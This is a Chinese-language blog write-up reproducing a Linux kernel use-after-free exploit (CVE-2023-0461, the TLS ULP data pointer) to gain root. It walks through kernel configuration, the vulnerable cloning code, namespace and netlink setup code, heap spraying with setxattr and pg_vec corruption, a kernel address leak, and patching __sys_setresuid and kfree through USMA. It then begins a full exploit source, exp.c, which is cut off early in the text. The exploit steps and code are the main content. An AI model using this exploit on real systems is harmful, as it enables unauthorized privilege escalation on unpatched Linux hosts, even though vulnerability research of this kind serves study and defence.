环境搭建

commit:2c85ebc57b3e1817b6ce1a6b703928e113a90442
总的config:
defconfig+menuconfig
1 2 3 4 5 6 7 8 | CONFIG_CONFIGFS_FS=yCONFIG_SECURITYFS=yCONFIG_NET_SCHED=yCONFIG_DEBUG_INFO=yCONFIG_USER_NS=y #支持新的namespaceCONFIG_USERFAULTFD=y #支持userfaultfdCONFIG_TLS=y #漏洞触发必要选项CONFIG_XFRM_ESPINTCP=y #漏洞触发必要选项,二者选其一 |

(同样是修改了objtool的一个代码)
背景知识
Linux 内核在处理 icsk->icsk_ulp_data 指针时存在错误导致 UAF,
源代码:
1 | https://elixir.bootlin.com/linux/v5.10/source/net/ipv4/tcp_ulp.c#L150 |



主要的tcp_*_ulp函数分析

如果 socket 设置 ulp 后进入 listen 状态,然后有其他 socket 发起 connect 系统调用请求连接,新创建的 sk 对象会拷贝 icsk->icsk_ulp_data 指针,相关代码位于 如下:
1 | https://elixir.bootlin.com/linux/v5.10/source/net/core/sock.c#L1857 |
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 | struct sock *sk_clone_lock(const struct sock *sk, const gfp_t priority){ struct proto *prot = READ_ONCE(sk->sk_prot); struct sock *newsk; bool is_charged = true; newsk = sk_prot_alloc(prot, priority, sk->sk_family); if (newsk != NULL) { struct sk_filter *filter; sock_copy(newsk, sk); newsk->sk_prot_creator = prot; /* SANITY */ if (likely(newsk->sk_net_refcnt)) get_net(sock_net(newsk)); sk_node_init(&newsk->sk_node); sock_lock_init(newsk); bh_lock_sock(newsk); newsk->sk_backlog.head = newsk->sk_backlog.tail = NULL; newsk->sk_backlog.len = 0; atomic_set(&newsk->sk_rmem_alloc, 0); /* * sk_wmem_alloc set to one (see sk_free() and sock_wfree()) */ refcount_set(&newsk->sk_wmem_alloc, 1); atomic_set(&newsk->sk_omem_alloc, 0); sk_init_common(newsk); newsk->sk_dst_cache = NULL; newsk->sk_dst_pending_confirm = 0; newsk->sk_wmem_queued = 0; newsk->sk_forward_alloc = 0; atomic_set(&newsk->sk_drops, 0); newsk->sk_send_head = NULL; newsk->sk_userlocks = sk->sk_userlocks & ~SOCK_BINDPORT_LOCK; atomic_set(&newsk->sk_zckey, 0); sock_reset_flag(newsk, SOCK_DONE); /* sk->sk_memcg will be populated at accept() time */ newsk->sk_memcg = NULL; cgroup_sk_clone(&newsk->sk_cgrp_data); rcu_read_lock(); filter = rcu_dereference(sk->sk_filter); if (filter != NULL) /* though it's an empty new sock, the charging may fail * if sysctl_optmem_max was changed between creation of * original socket and cloning */ is_charged = sk_filter_charge(newsk, filter); RCU_INIT_POINTER(newsk->sk_filter, filter); rcu_read_unlock(); if (unlikely(!is_charged || xfrm_sk_clone_policy(newsk, sk))) { /* We need to make sure that we don't uncharge the new * socket if we couldn't charge it in the first place * as otherwise we uncharge the parent's filter. */ if (!is_charged) RCU_INIT_POINTER(newsk->sk_filter, NULL); sk_free_unlock_clone(newsk); newsk = NULL; goto out; } RCU_INIT_POINTER(newsk->sk_reuseport_cb, NULL); if (bpf_sk_storage_clone(sk, newsk)) { sk_free_unlock_clone(newsk); newsk = NULL; goto out; } /* Clear sk_user_data if parent had the pointer tagged * as not suitable for copying when cloning. */ if (sk_user_data_is_nocopy(newsk)) newsk->sk_user_data = NULL; newsk->sk_err = 0; newsk->sk_err_soft = 0; newsk->sk_priority = 0; newsk->sk_incoming_cpu = raw_smp_processor_id(); if (likely(newsk->sk_net_refcnt)) sock_inuse_add(sock_net(newsk), 1); /* * Before updating sk_refcnt, we must commit prior changes to memory * (Documentation/RCU/rculist_nulls.rst for details) */ smp_wmb(); refcount_set(&newsk->sk_refcnt, 2); /* * Increment the counter in the same struct proto as the master * sock (sk_refcnt_debug_inc uses newsk->sk_prot->socks, that * is the same as sk->sk_prot->socks, as this field was copied * with memcpy). * * This _changes_ the previous behaviour, where * tcp_create_openreq_child always was incrementing the * equivalent to tcp_prot->socks (inet_sock_nr), so this have * to be taken into account in all callers. -acme */ sk_refcnt_debug_inc(newsk); sk_set_socket(newsk, NULL); sk_tx_queue_clear(newsk); RCU_INIT_POINTER(newsk->sk_wq, NULL); if (newsk->sk_prot->sockets_allocated) sk_sockets_allocated_inc(newsk); if (sock_needs_netstamp(sk) && newsk->sk_flags & SK_FLAGS_TIMESTAMP) net_enable_timestamp(); }out: return newsk;}EXPORT_SYMBOL_GPL(sk_clone_lock); |

根据 tcp_prot 的定义,在 sock_copy 通过 memcpy 拷贝 后面的成员时就会拷贝 icsk->icsk_ulp_data ,==漏洞的关键点是对象指针拷贝后没有使用引用计数管理,释放其中一个指针就会导致悬垂指针的产生==。
accept



也就是说,在服务端,建立一个套接字并bind、listen,最后accept,服务端是知道自己的套接字描述符的,然后客户端也简历一个套接字,通过connect连接服务端,但是此时服务端是不知道对面的套接字描述符的,或者说没有用,因为对面的套接字的文件描述符只是客户端进程的,对服务端进程来说没有意义,所以服务端要通过accept生成一个新的套接字,通过这个套接字代表CS之间的连接。
漏洞触发&&相关问题

connect连接不上的问题
对照GitHub上的脚本复现,发现要想成功连接,需要创建一个namespace,同时还需要使用配置相关网络接口,这里使用GitHub中给出的net_if函数以及netlink_utils.h头文件进行配置:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 | #include "netlink_utils.h"#define ADD_LINK RTM_NEWLINK#define DEL_LINK RTM_DELLINK#define FLUSH RTM_GETLINK#define ADD_ADDR RTM_NEWADDR#define DEL_ADDR RTM_DELADDR#define ADD_QDISC RTM_NEWQDISC#define DEL_QDISC RTM_DELQDISC#define ADD_CLASS RTM_NEWTCLASS#define DEL_CLASS RTM_DELTCLASS#define N_NET_INTERFACES 0x1800int net_if(int action, char *type, int n, int opt, bool change) { struct nlmsghdr *msg; struct nlattr *opts; struct ifinfomsg ifinfo = {}; struct ifaddrmsg ifaddr = {}; char name[0x100] = { 0 }; int sk; strcpy(name, type); if (n >= 0) snprintf(name, sizeof(name), "%s-%d", type, n); // Initalize a netlink socket and allocate a nlmsghdr sk = nl_init_request(action, &msg, NLM_F_REQUEST|NLM_F_CREATE); if (!sk) { perror("nl_init_request()"); return -1; } switch (action) { case ADD_LINK: case DEL_LINK: ifinfo.ifi_family = AF_UNSPEC; ifinfo.ifi_type = PF_NETROM; ifinfo.ifi_index = (action == DEL_LINK) ? if_nametoindex(name) : 0; ifinfo.ifi_flags = opt; ifinfo.ifi_change = change ? 1 : 0; nlmsg_append(msg, &ifinfo, sizeof(ifinfo), NLMSG_ALIGNTO); if (action == ADD_LINK) { // Setting the MTU below IPV6_MIN_MTU, ipv6 is disabled // (https://elixir.bootlin.com/linux/v6.1/source/net/ipv6/addrconf.c#L3537) // This way we can get rid of an annoying timer that periodically calls qdisc->enqueue() nla_put_u32(msg, IFLA_MTU, 1000); nla_put_string(msg, IFLA_IFNAME, name); opts = nla_nest_start(msg, IFLA_LINKINFO); nla_put_string(msg, IFLA_INFO_KIND, type); nla_nest_end(msg, opts); } break; case ADD_ADDR: case DEL_ADDR: ifaddr.ifa_family = AF_INET; ifaddr.ifa_prefixlen = 16; ifaddr.ifa_flags = 0; ifaddr.ifa_scope = RT_SCOPE_UNIVERSE; ifaddr.ifa_index = if_nametoindex(name); nlmsg_append(msg, &ifaddr, sizeof(ifaddr), NLMSG_ALIGNTO); nla_put_u32(msg, IFA_LOCAL, __bswap_32(opt + n)); nla_put_u32(msg, IFA_ADDRESS, __bswap_32(opt + n)); break; } // Send the netlink message and deallocate resources return nl_complete_request(sk, msg);}int setup_sandbox(void){ if (unshare(CLONE_NEWNS|CLONE_NEWUSER|CLONE_NEWNET) < 0) { perror("unshare(CLONE_NEWNS|CLONE_NEWUSER|CLONE_NEWNET)"); return -1; } net_if(ADD_LINK, "lo", -1, IFF_UP, true); return 0;}int main(void){ setup_sandbox(); } |
具体的解释看gpt所述:
设置ULP失败原因探究


所以就是先建立一个连接,然后才能给client设置ULP;
之后要将这个client connect一个地址(但是并没有创建套接字),之后才能给client绑定一个地址;
然后创建一个新的套接字去连接这个client,然后client accept,返回的文件描述符和client拥有相同的ULP;
RCU宽限期

对于我们的ulp_data,可能我们虽然close了,但是由于RCU宽限期的原因,可能要等一段时间之后才嗯那个真的释放obj;
这个UAF洞的利用很巧妙,close之后会有一些列操作,如果此时的obj已经被我们覆盖了,那么很可能会出错,但是如果是正常的就不会错,然后到了kfree之前会有这个RCU宽限期,在这个宽限期我们UAF写,然后kfree,就没错。
mmap失败原因
笔者得到的错误:
Invalid argument;
这是在笔者使用setxattr修改了gp_vec之后就会发生这个报错,但是如果不进行修改,就不会发生这个错误;笔者考虑到了可能是笔者写多了的缘故,但是笔者将64个地址改成了33个地址还是出错了;

经过调试发现mmap之前并没有因为setxattr释放了的缘故而导致地址发生改变

发生了空指针解引用;
手动set一个地址:


可以看到成功了;
最终找到了解决方案:利用前面读内核密钥泄露的上一个pg_vec的指针,作为setxattr的内容去写新的pg_vec,然后只修改它的第一个指针为我们的目标地址即可;
目前来看推测page_offset_base,只能先保留高32位,然后逐步-0x100000000来命中了,这个很不稳定;

成功leak!
page_offset_base
patch 内核
教程:
1 | https://tttang.com/archive/1706/ |
一定要搜函数__sys_setresuid,笔者就是漏了前面的两个下划线,找了半天。。。

这个跳转要干掉:

后边还有个问题就是内存被破坏了,system起不来,经过调试发现是在kfree崩了,具体原因不详,因此笔者索性就用USMA把kfree函数的第一个字节patch成0xc3,直接退出好了;
LEAK
似乎内核密钥被释放掉之后会有内核地址被写入,这个笔者之前学过,没复现成功,没想到在这里给解决了。
这里相当于是那个滞后的free给我们把内核密钥释放了,然后反而帮我们泄露了内核地址了;

内核密钥被释放之后会得到如下内存布局,此后如果能够通过UAF读出来的第一个64位内容就是一个内核代码段地址;(笔者的内核密钥是被一个ulp结构体给释放的,竟然也会有这个字段)
调试
1 | gdb -ex "target remote localhost:1234" -ex "file /mnt/hgfs/VMshare2/cve/v5.10.0/CVE-2023-0461/vmlinux" -ex "c" |
1 | p ((struct inet_connection_sock *) osk)->icsk_ulp_data |
1 | b user_preparse |
bullseye.img适配
首先是RCU宽限期的等待时间需要稍微改正,然后就是这次笔者将pg_veg中依次写入达大量内核代码段地址之后mmap成功,最终实现提权:

攻击成功


FINAL-EXP
exp.c
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 | #define _GNU_SOURCE#include <stdio.h>#include <unistd.h>#include <stdlib.h>#include <stdbool.h>#include <sched.h>#include <fcntl.h>#include <string.h>#include <byteswap.h>#include <sys/mman.h>#include <sys/socket.h>#include <sys/types.h>#include <sys/sem.h>#include <sys/wait.h>#include <sys/ioctl.h>#include <sys/xattr.h>#include <sys/socket.h>#include <linux/tls.h>#include <linux/if_packet.h>#include <net/ethernet.h>#include <net/if.h>#include <netinet/tcp.h>#include <netinet/in.h>#include "netlink_utils.h"#define ADD_LINK RTM_NEWLINK#define DEL_LINK RTM_DELLINK#define FLUSH RTM_GETLINK#define ADD_ADDR RTM_NEWADDR#define DEL_ADDR RTM_DELADDR#define ADD_QDISC RTM_NEWQDISC#define DEL_QDISC RTM_DELQDISC#define ADD_CLASS RTM_NEWTCLASS#define DEL_CLASS RTM_DELTCLASS#define N_NET_INTERFACES 0x1800int tls1, tls2, tls3, tls4;int net_if(int action, char *type, int n, int opt, bool change);size_t user_cs, user_ss, user_rflags, user_sp;void save_status(){ asm volatile ( "mov user_cs, cs;" "mov user_ss, ss;" "mov user_sp, rsp;" "pushf;" "pop user_rflags;" ); puts("\033[34m\033[1m[*] Status has been saved.\033[0m");}//CPU绑核void bindCore(int core){ cpu_set_t cpu_set; CPU_ZERO(&cpu_set); CPU_SET(core, &cpu_set); sched_setaffinity(getpid(), 